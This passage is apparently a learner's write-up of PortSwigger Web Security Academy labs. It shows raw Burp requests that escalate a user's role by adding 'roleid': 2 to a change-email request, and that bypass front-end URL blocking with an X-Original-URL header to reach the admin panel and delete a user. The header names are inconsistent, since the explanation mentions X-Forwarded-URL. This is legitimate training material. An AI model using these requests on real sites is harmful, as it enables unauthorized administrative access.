<pre>1 POST /my-account/change-email HTTP/1.1 2 Host: 0a9a002903732491c0403c4700b500d0.web-security-academy.net 3 Cookie: session=2lK9crg9If0YveTabUDHqW40MERpz3eG 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: */* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Content-Type: text/plain;charset=UTF-8 9 Content-Length: 34 10 Origin: https://0a9a002903732491c0403c4700b500d0.web-security-academy. net 11 Referer: https://0a9a002903732491c0403c4700b500d0.web-security-academy. net/my-account 12 Sec-Fetch-Dest: empty 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Site: same-origin 15 Te: trailers 16 Connection: close 17 18 { "email": "wiener@normal-user.net" }</pre>					<pre>1 HTTP/1.1 302 Found 2 Location: /my-account 3 Content-Type: application/json; charset=utf-8 4 Connection: close 5 Content-Length: 126 6 7 { 8 "username": "wiener", 9 "email": "wiener@normal-user.net", 10 "apikey": "InNtyyxUCT5A9W7yG3gTlsJ0lgwP2P49", 11 "roleid": 1 12 }</pre>				

I went to the request and added the role id to 2 and sent the request and it went successfully

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /my-account/change-email HTTP/1.1 2 Host: 0a9a002903732491c0403c4700b500d0.web-security-academy.net 3 Cookie: session=2LK9crg91f0YveTabUDHqW40MERpz3eG 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: */* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Content-Type: text/plain;charset=UTF-8 9 Content-Length: 49 10 Origin: https://0a9a002903732491c0403c4700b500d0.web-security-academy.net 11 Referer: https://0a9a002903732491c0403c4700b500d0.web-security-academy.net/my-account 12 Sec-Fetch-Dest: empty 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Site: same-origin 15 Te: trailers 16 Connection: close 17 18 { 19 "email": "wiener@normal-user.net", 20 "roleid": 2 21 }</pre>		<pre>1 HTTP/1.1 302 Found 2 Location: /my-account 3 Content-Type: application/json; charset=utf-8 4 Connection: close 5 Content-Length: 126 6 7 { 8 "username": "wiener", 9 "email": "wiener@normal-user.net", 10 "apikey": "InNtyyXUCTsA9W7yG3gTlsJ0lgwPZP49", 11 "roleid": 2 12 }</pre>	

Looking at the dashboard I saw the admin panel tab appear, I clicked on it and gained access to the admin panel

 User role can be modified in user profile LAB Not solved

[Back to lab description >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

Users

[carlos - Delete](#)
[wiener - Delete](#)

Then I deleted the user carlos and the challenge was over.

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - [Delete](#)

The tenth challenge to be solved was all about **URL-based access control can be circumvented** and here is how I solved it.

Lab: URL-based access control can be circumvented



PRACTITIONER

 **LAB**


Not solved

This website has an unauthenticated admin panel at `/admin`, but a front-end system has been configured to block external access to that path. However, the back-end application is built on a framework that supports the `X-Original-URL` header.


To solve the lab, access the admin panel and delete the user `carlos`.

[Access the lab](#)

This was an interesting challenge, I accessed the lab and an ecommerce appeared, straight away I noticed there was an admin panel tab on the home page.



Clicking on the admin panel tab I was not able to access the page



Some application frameworks support various non-standard HTTP headers that can be used to override the URL in the original request, the header **X-Forwarded-URL** and **X-Rewrite-URL** this can be used to access restricted areas in the web application.

If a web site uses rigorous front-end controls to restrict access based on URL, but the application allows the URL to be overridden via a request header, then it might be possible to bypass the access controls using the request **X-Forwarded-URL** and **X-Rewrite-URL**.

So I added the header **X-Forwarded-URL** and sent the request to the web application and I managed to gain access to the admin panel.

```
1 GET / HTTP/1.1
2 Host: 0ab8001d0338be92c01ee0a000f2008b.web-security-academy.net
3 Cookie: session=2JMAcosfo4zWXMwf9EaW6qypuWFCzZeB
4 X-Forwarded-URL: /admin
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Referer: https://0ab8001d0338be92c01ee0a000f2008b.web-security-academy.net/admin
```



URL-based access control can be circumvented

LAB Not solved [Back to lab description >>](#)[Home](#) | [Admin panel](#) | [My account](#)

Users

carlos - [Delete](#)
wiener - [Delete](#)

I then clicked on delete carlos and sent the traffic to burp, on the original request was

GET /admin/delete/?username=carlos

I edited the request slightly as show below to make the request bypass the controls

```
Request
1 GET /?username=carlos HTTP/1.1
2 Host: 0ab8001d0338be92c01ee0a000f2008b.web-security-academy.net
3 Cookie: session=2JMAcosfo4zWXMwf9EaW6qypuWFCzZeB
4 X-Original-URL: /admin/delete
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
```

Once the request was sent, it was successful, and the challenge ended there

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

WE LIKE TO
SHOP



Cheshire Cat Grin

★★★★★ \$89.48



The Alternative Christmas Tree

★★★★★ \$65.58



Conversation Controlling Lemon

★★★★★ \$8.24



Balance Beams

★★★★★ \$6.61

These challenges had taught me several things and some of them include

1. IDORS are not complicated to exploit
2. robots.txt can contain useful information
3. Access controls can be bypassed
4. check the source code can contain hard coded messages, comments, or even useful piece of scripts to progress with your attack
5. Cookies can be tampered with to give you privileged access
6. id's can be tampered with